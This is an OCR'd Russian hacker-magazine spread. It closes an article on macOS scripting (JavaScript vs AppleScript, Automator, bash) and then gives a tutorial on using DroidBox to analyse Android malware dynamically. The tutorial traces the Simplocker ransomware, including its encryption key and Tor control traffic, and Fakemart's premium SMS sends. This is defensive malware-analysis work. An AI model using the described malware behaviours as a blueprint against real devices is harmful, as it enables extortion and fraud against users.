Для меня лично на JavaScript написать что-либо гораздо проще, чем на AppleScript. Но я предполагаю, что это относится не ко всему населению нашей планеты. Поясню на примере. Вот простейший скрипт на JS для отправки письма:

```
Mail = Application('Mail');
content = "!!!!!!!!!!!!!!!!"
  msg = Mail.OutgoingMessage({
  subject: "С новым годом!",
  content: content,
  visible: true
});
Mail.outgoingMessages.push(msg);
Mail.activate();
```

А вот то же самое на AppleScript:

```
tell application "Mail"
set theMessage to make new outgoing↵
message with properties
   {visible:true, subject:"С новым↵
   годом!", content:"!!!!!!!!"}
end tell
```

Англоговорящая второклассница, скорее всего, предпочла бы второй вариант. Код более компактен, минималистичен и более понятен человеку, далекому от разработки. Ведь именно для таких людей и создавался AppleScript.


Но вкладывать время и силы в изучение AppleScript абсолютно нерационально, если ты, конечно, не готов дать пожизненный зарок, что это будет единственный язык программирования, с которым будешь работать до конца своих дней. Он пригодится только для «домашнего пользования». В отличие от знания JS, знание AppleScript не прокормит тебя, не поможет найти друзей и ни на йоту не поднимет твой уровень программистских скиллов. Написание яблокоскриптов не имеет никакого отношения к традиционному кодингу.

Еще летом, когда Yosemite была доступна лишь в Beta-варианте, на StackOverflow стали появляться вопросы на тему того, как переписать программы на AppleScript на JS. Логика AS настолько не состыкуется с традиционным программистским мышлением, что трансляция скриптов с одного языка на другой на практике оказывается довольно трудоемким делом.




SRC

Ищи на GitHub подборку полезных скриптов, собранных и доработанных для тебя редакцией][.





В Script Editor теперь можно выбирать между двумя языками




Script Editor теперь по умолчанию сохраняет скрипты на iCloud

AUTOMATOR

Ни в одной другой OS нет такой классной предустановленной программы для автоматизации всяческой рутины, как Automator в OS X. Automator позволяет автоматизировать любые drag and drop действия. В том числе работу в Office 365 или Photoshop. Автоматизацию можно создать, просто записав свои действия, модифицировав готовый шаблон в интерфейсе или редакторе кода. **В макросы, написанные Automator, можно вставлять фрагменты кода на JavaScript или AppleScript.**

Еще одна интересная новинка — Automator в Yosemite управляется голосом! И это просто фантастически удобно! Например, можно на слова «Твою мать опять!» запускать в Sublime поиск строки, не заканчивающейся знаком ;. Или на слова «покажи крупнее» увеличивать в InDesign масштаб и врубать High Display Perfomance.



Функционал для разработчиков тоже можно вызывать с помощью голосовых команд

OS X — это UNIX-подобная система. Поэтому во всех ее версиях работает истинно гиковское автоматизирующее средство — bash-скрипты. Лично я использую их для пакетной конвертации картинок из одного формата в другой. Эту задачу можно было бы решить с помощью Automator, но через консоль это сделать проще. Вполне возможно, что тебе придется столкнуться с задачами, автоматизировать которые стандартными средствами неудобно или вообще невозможно, и тогда bash тебе очень пригодится. Вот вводное обучающее видео: goo.gl/AltaQT. А здесь подробная документация в PDF. goo.gl/Pnmt3O.




WWW

Об AppleScript мы уже писали. Со статьей ты можешь ознакомиться на нашем сайте: xakep.ru/55984.

В одном из следующих номеров в рубрике «Кодинг» мы опубликуем наиподробнейшую статью с разъяснениями практических примеров от нашего постоянного автора Игоря Антонова, посвященную JS-автоматизации для OS X.

КОНТРОЛИРУЕМОЕ ЗАРАЖЕНИЕ

ИСПОЛЬЗУЕМ DROIDBOX ДЛЯ ДИНАМИЧЕСКОГО АНАЛИЗА МАЛВАРИ



Роман Ярыженко
rommanio@yandex.ru


Малварь для Android стремительно развивается, и антивирусы против нее не всегда эффективны. И даже если не брать в расчет откровенно вредительские приложения, самые что ни на есть легитимные программы порой просят привилегии, которые им, по идее, не нужны. Как узнать, что делает то или иное приложение в твоем Droid-девайсе и не собирает ли оно о тебе дополнительные сведения?

kentoh@shutterstock.com

ВВЕДЕНИЕ

Как ты, скорее всего, знаешь, существует два метода анализа приложений: статический и динамический. Первый включает в себя дизассемблирование, декомпиляцию, исследование манифеста (файла AndroidManifest.xml. — Прим. ред.) приложения. Второй предполагает запуск приложения в специальном окружении, позволяющем произвести анализ его поведения в так сказать реальных условиях. На практике, как правило, применяются оба метода, притом одновременно. Но так как статический метод анализа мы уже рассматривали (статья «Анатомия с препарацией», № 170), в этой статье сконцентрируемся на динамическом.

В самом Android по дефолту практически отсутствуют встроенные средства для динамического анализа посторонних приложений. С одной стороны, в десктопных ОС эти средства зачастую используются в целях, прямо противоположных их назначению (простейший пример — функция винды CreateRemoteThread(), которая лет десять назад успешно эксплуатировалась всяческой малварью, или уже набившие оскомину хуки API все той же винды), с другой же — без них практически невозможно производить анализ зловредных приложений.



DVD

В имеющейся в официальных репозиториях версии DroidBox есть недочеты. На dvd.xakep.ru ты найдешь исправленный скрипт, который нужно скопировать в соответствующую папку после загрузки репозитория.


Но здесь у Android есть один суперплюс — его код открыт. А это значит, что всю функциональность, необходимую для эффективного анализа приложений, в него можно добавить. Именно это сделали исследователи из проекта TaintDroid, наработки которого затем были использованы при создании эмулятора DroidBox, позволяющего изучать приложения прямо на компе.


DROIDBOX


DroidBox состоит из двух частей, которые условно можно назвать Host и Target. Target-часть, запускаемая на эмуляторе, представляет собой сборку Android 4.1.2 с набором патчей, большая часть из которых взята из TaintDroid без изменений. Патчи добавляют некоторые функции для отслеживания данных на низком уровне.

Host-часть — набор скриптов на питоне, который соединяется с эмулятором и получает от Target-части всевозможную информацию об анализируемом приложении и выводит ее в текстовом и графическом видах.

DroidBox распространяется как в исходных текстах, так и в виде готовых бинарников (при этом, разумеется, нужно иметь Android SDK и соответственно заданную переменную







↑ **Создание AVD для DroidBox**

↗ **Simplocker собственной персоной**

$PATH, куда нужно добавить пути к каталогам tools и platform-tools). Поскольку он довольно давно не обновлялся, имеет смысл не мучиться со сборкой из репозитория, а взять уже готовый. Перед этим нужно поставить некоторые пакеты:

```
$ sudo apt-get install python-numpy python-scipy↵
  python-matplotlib subversion
```

И скачать собственно DroidBox:


```
$ wget http://droidbox.googlecode.com/files/Droid↵
  Box411RC.tar.gz && tar xzvf DroidBox411RC.tar.gz
```

По неизвестным мне причинам основной скрипт DroidBox в архиве не генерирует графики, а старый скрипт, который находится в SVN-репозитории в каталоге external, не работает, поэтому мне пришлось изменять код текущего скрипта, слегка исправив его и выдернув из старого скрипта нужные части. Мою модификацию скрипта ты найдешь на DVD.

Затем создаем AVD (Nexus 4 с Android 4.1.2 на борту) и запускаем его с помощью скрипта, находящегося в свежераспакованном каталоге:

```
$ ./startemu.sh DroidBox
```

В качестве параметра скрипт принимает имя свежесозданного AVD, при этом в конечном счете запуская не оригинальный System image, а тот, который идет в комплекте с DroidBox.




Simplocker. График распределения операций по времени

Следом нужно подсунуть в эмулятор приложение, которое мы хотим анализировать. В качестве подопытных я выбрал несколько семплов малвари, а именно Simplocker, Fakemart, один из банковских троянов и нашумевший Android.OBad.a.

Simplocker

Это относительно недавний зловред, написанный по заветам винлокеров. После запуска он обвинит тебя в некропедозоофилии, зашифрует все изображения, видео и документы на карте памяти и потребует оплатить их расшифровку.

Запускаем семпл:

```
$ droidbox.sh /home/rom/android_malware_samples/↵
  simplocker/simplocker.apk
```

В окне эмулятора появится главный экран приложения, который будет запускаться вновь при каждой попытке его закрыть. Ждем какое-то время, пытаемся что-то делать, кликаем мышкой по разным частям экрана и в итоге прибиваем эмулятор, нажав <Ctrl + C> в терминале.

В итоге получаем три файла: диаграмму общего распределения операций, график их распределения по времени и собственно трассировку. Имена первых двух файлов состоят из префикса (tree- для диаграммы, behaviorgraph- для графика по времени и trace- для трассировки), имени пакета, даты и времени. В моем случае имя файла трейса для Simplocker выглядело как trace-org.simplelocker-20141008-1635.png.

Теперь смотрим. На графике по времени (см. скриншот) первые мгновения у нас идет загрузка DEX-файла, затем запуск сервиса и операция с криптоAPI Android (судя по всему, единичная), а затем практически непрерывно идет поток файловых операций, по сравнению с которым гребешок сетевых операций (net read, net open) кажется редким. Действия же пользователя на эту диаграмму не влияют.

Перейдем к файлу трассировки. Его структура приведена во врезке, здесь же мы рассмотрим действия, которые в этот файл записались. За все время трассировки приложение получило доступ к одним и тем же файлам как минимум несколько сотен раз, причем сразу после обращения к файлу следовало обращение к нему же, но уже с расширением enc (очевидно, зловред читает файлы, шифрует их и пишет результат в новые).

```
"accessedFiles": {
 "100012523": "/mnt/sdcard/Download/original.jpg",
 "1000285190": "/mnt/sdcard/Download/images↵
                 26825-27541-hd-wallpapers.jpg",
 "1000303735": "/mnt/sdcard/Download/original.jpg",
 "1000425910": "/mnt/sdcard/Download/images↵
 26825-27541-hd-wallpapers.jpg.enc",
 <...>
},
```

На 0,9 секунды было использовано нечто из криптоAPI, скорее всего связанное с генерацией ключа, — об этом нам говорит секция CryptoUsage. Там же указан и алгоритм (также известный под именем Rijndael), и, наконец-то, сам ключ (та-дам!).

```
"cryptousage": {
       "0.9651350975036621": {
        "algorithm": "AES",
        "key": "95, -81, 109, <...>",
        "operation": "keyalgo",
        "type": "crypto"
    }
    <...>
},
```

Секция dataleaks пуста — значит, утечек сенситивных данных (IMEI), по всей вероятности, не было:

```
"dataleaks": {},
```

В секции fdaccess мы видим, что приложение постоянно открывает, читает и пишет файлы, выполняя шифрование... Но мы видим еще и запись в файл /data/data/org.simplelocker/app_bin/torrctether.

```
"fdaccess": {
    "1.334583044052124": {
```

СТРУКТУРА ФАЙЛА ТРАССИРОВКИ DROIDBOX

Файл трассировки DroidBox представляет собой запись действий в формате JSON и имеет следующие секции:

- accessedFiles — список файлов, к которым приложение получило доступ;
- apkName — имя анализируемого APK-файла;
- closenet — операции закрытия сокетов;
- cryptousage — операции с криптоAPI Android;
- dataleaks — утечка личных данных пользователя;
- dexclass — операции с DEX-классами;
- enfperm — добавленные (не используемые!) приложением разрешения;
- fdaccess — операции с файлами;
- hashes — MD5-, SHA-1- и SHA-256-хеши анализируемого APK;
- opennet — операции открытия сокетов;
- phonecalls — телефонные звонки;
- recvnet — прием по сети;
- recvaction — список интентов, на которые приложение реагирует;
- sendnet — операции передачи по сети;
- sendsms — отправка сообщений;
- servicestart — операции запуска сервисов.

Почти все секции имеют следующий формат:

```
"Название секции" {
    "Время операции (от начала запуска)" {
    "Имя параметра, который отслеживается (к примеру,↵
     для sendnet это может быть desthost, destportи др.)":
    "Значение параметра"
    }
}
```

АЛЬТЕРНАТИВЫ: DROIDSCOPE И ANDROID HOOKER

DroidScope основан на платформе для динамического анализа DECAF (Dynamic Executable Code Analysis Framework). В отличие от DroidBox, который внедряет свой код в Android, DECAF (а следовательно, и DroidScope) смотрит поток выполнения эмулятора в целом. Это, с одной стороны, позволяет увидеть некоторые низкоуровневые операции, с другой же — без плагинов, выделяющих полезную информацию, его применение практически невозможно.

Плагинами в DroidScope можно реализовать следующее:

- трассировку API — в том числе и обмен между нативным кодом и кодом Java, который происходит с помощью JNI;
- трассировка как нативных инструкций, так и инструкций Dalvik VM;
- отслеживание сенситивных данных, что позволяет определить их утечки.

К сожалению, в открытом доступе есть только плагин трассировки инструкций Dalvik, а имеющееся на официальном сайте окружение включает в себя версию Android Gingerbread, которая на данный момент, мягко говоря, устарела. Так что для применения на практике DroidScope придется дорабатывать.

Android Hooker использует фреймворк Substrate для отслеживания поведения приложений и обращения к API. По словам автора, он предназначен для анализа поведения не отдельного приложения, но целых маркетов, для чего все действия можно записывать в БД elasticsearch. Однако, как и в случае с DroidBox, возможности отслеживать нативные вызовы нет, что автоматически ставит под сомнение соответствие приложения декларируемым целям. Помимо этого, Substrate работает на более высоком уровне, чем DroidBox, — соответственно, увеличивается риск обнаружения Android Hooker.

Ни один маркет не будет отправлять SMS на короткие номера, тем более несколько раз

ВЕБ-СЕРВИСЫ ДЛЯ АНАЛИЗА ANDROID-ПРИЛОЖЕНИЙ

- **Andrubis** — дополнение к широко известному в узких кругах веб-сервису anubis.iseclab.org, эмулирует Android 2.3.4, по всей видимости (если судить по формату отчета), является допиленной версией DroidBox. По каким-то причинам он не смог запустить APK Simplocker, но зато Android.OBad.a переварил безо всяких проблем.
- **CopperDroid** (copperdroid.isg.rhul.ac.uk) — еще один инструмент, основанный на DroidBox. Это видно из самого формата отчета, который совпадает с форматом отчета, генерируемым вышеупомянутым инструментом. Но, в отличие от DroidBox, CopperDroid умеет отслеживать системные вызовы. По неизвестным причинам некоторые из моих семплов он анализировать не захотел.
- **ApkScan** (apkscan.nviso.be) — бельгийская разработка, эмулирует Android 4.1. Опять же основана на DroidBox, предоставляет в том числе лог-файл, генерируемый logcat. Ничем особенным не отличается. Два моих семпла он не переварил, что, по-видимому, связано с требованиями ими прав администратора устройства.

```
        "data": "<...>",
        "id": "1456730989",
        "operation": "write",
        "path": "/data/data/org.simplelocker/↵
        app_bin/torrctether",
        "type": "file write"
    },
    <...>
}
```

Преобразуем строку с шестнадцатеричными данными (в листинге вместо нее "<...>") в ASCII и видим кусок конфига Tor. Чуть ниже, на 1,41-й секунде, будет запись в файл /data/data/org.simplelocker/app_bin/privoxy.config. Снова преобразуем строку... это начало конфига Privoxy. Дальше у нас ничего интересного не будет, поэтому перейдем к сетевым операциям (ибо секция phonecalls пуста).

Приложение ожидает данных с порта 9051, который является управляющим портом анонимайзера Tor (разработчик однозначно позаботился о своей конфиденциальности). Данные, кстати, в текстовом формате, так что строку можно опять же переконвертировать в кодировку ASCII. А отправляет оно данные все на тот же порт 9051 — задает параметры Tor-соединения.

```
"recvnet": {
    "16.08561396598816": {
        "data": "<...>",
        "host": "127.0.0.1",
        "port": "9051",
        "type": "net read"
    },
    <...>
},
"sendnet": {
    "8.150573968887329": {
        "data": "<...>",
        "desthost": "127.0.0.1",
        "destport": "9051",
        "fd": "148",
        "operation": "send",
        "type": "net write"
    },
    <...>
},
```


Малварь реагирует только на два интента ("ACTION_EXTERNAL_APPLICATIONS_AVAILABLE" и "BOOT_COMPLETED") и запускает службу — но это достаточно легко узнать и без использования DroidBox, обычным статическим анализом.

```
"recvsaction": {
 ".SDCardServiceStarter": "android.intent↵
  .action.ACTION_EXTERNAL_APPLICATIONS_↵
   AVAILABLE",
 ".ServiceStarter": "android.intent.action↵
  .BOOT_COMPLETED"
},
```

Выводы: за несколько минут анализа мы выяснили, что конкретно зашифровал наш локер, узнали о возможности получения команд через сеть Tor и раздобыли ключ для расшифровки файлов. Если бы мы действительно подцепили эту малварь на свой девайс, то легко смогли бы вернуть все свои данные, просто скринув их на комп и расшифровав с помощью OpenSSL и полученного ключа.

Fakemart

Следующим зловредом будет Fakemart — приложение, маскирующееся под магазин приложений и рассылающее платные SMS. Запускаем его и изображаем обычного пользователя, ожидая загрузки чего-то — вероятно, «репозитория». «Загрузка», понятное дело, до конца не проходит — видимо, с расчетом на то, что его опять запустят. После нескольких попыток останавливаем трассировку и смотрим, что у нас вышло.





Fakemart

Fakemart. График распределения операций по времени

Fakemart. Диаграмма общего распределения операций




График по времени показывает, что в первые мгновения была отправлена SMS, затем была запись в файл, несколько сетевых операций, затем снова много записей в файл.

Диаграмма распределения показывает, что да, большую часть операций занимает запись в файл, затем идут сетевые операции, а уже потом — довольно толстый (если сравнивать с операцией загрузки классов, DEXLOAD) столбик отправки SMS.


Что ж, посмотрим трейс. На сей раз список файлов, к которым приложение имело доступ, достаточно мал, поэтому листать долго не придется. Смотрим, что никаких вызовов криптоAPI произведено не было, утечек данных не зафиксировано, и со спокойной совестью переходим к записям в файлы.

В файл /data/data/com.android.blackmarket/shared_prefs/XMBPSP.xml зачем-то записывается номер, на который, как мы выясним позже, происходит отправка SMS. Больше это приложение ни в какие файлы не пишет.

```
"fdaccess": {
    "2.016759157180786": {
        "data": "<...>",
        "id": "312838054",
        "operation": "write",
        "path": "/data/data/com.android↵
        .blackmarket/shared_prefs/XMBPSP.xml",
        "type": "file write"
    },
    <...>
}
```

Сетевые операции — попытка открыть соединение с определенным адресом по 80-му порту и затем попытки принимать и отправлять данные. Впрочем, сервер отвечает Forbidden, что и неудивительно.


```
"opennet": {
    "2.080552101135254": {
        "desthost": "83.XXX.XXX.XXX",
        "destport": "80",
        "fd": "21",
        "type": "net open"
    },
},
"recvnet": {
    "2.3735501766204834": {
    <...>
}
<...>
"sendnet": {
    "2.1825380325317383": {
    <...>
}
```



Отправка SMS произошла три раза, каждый раз при попытке запуска приложения.

```
"sendsms": {
    "2.0525059700012207": {
        "message": "AP",
        "number": "XXXXX",
        "type": "sms"
    },


    <...>
}
```

